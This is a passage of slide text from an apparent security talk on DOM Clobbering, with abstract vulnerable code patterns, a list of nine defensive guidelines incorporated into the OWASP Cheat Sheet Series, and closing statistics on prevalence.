D	`let VAR1 = VAR2 = CONST;` `SINK(window.VAR1 || CONST);`
E	`SINK(window.VAR1 || CONST);` `VAR1 = CONST;`
F	`SINK(wind`

Incorporated to OWASP



OWASP Cheat Sheet Series

Summary of Guidelines

For quick reference, below is the summary of guidelines discussed next.

	Guidelines	Description
# 1	Use HTML Sanitizers	link
# 2	Use Content-Security Policy	link
# 3	Freeze Sensitive DOM Objects	link
# 4	Validate All Inputs to DOM Tree	link
# 5	Use Explicit Variable Declarations	link
# 6	Do Not Use Document and Window for Global Variables	link
# 7	Do Not Trust Document Built-in APIs Before Validation	link
# 8	Enforce Type Checking	link
# 9	Use Strict Mode	link

Conclusion

Thank You!

- Clobbering markups come in many forms (i.e., **31.4K** variants)
- DOM Clobbering is ubiquitous in the wild (i.e., **9.8%** of sites)
- Existing defenses helpful but may not completely cut it

@Soheil__K domclob.xyz github.com/SoheilKhodayari/TheThing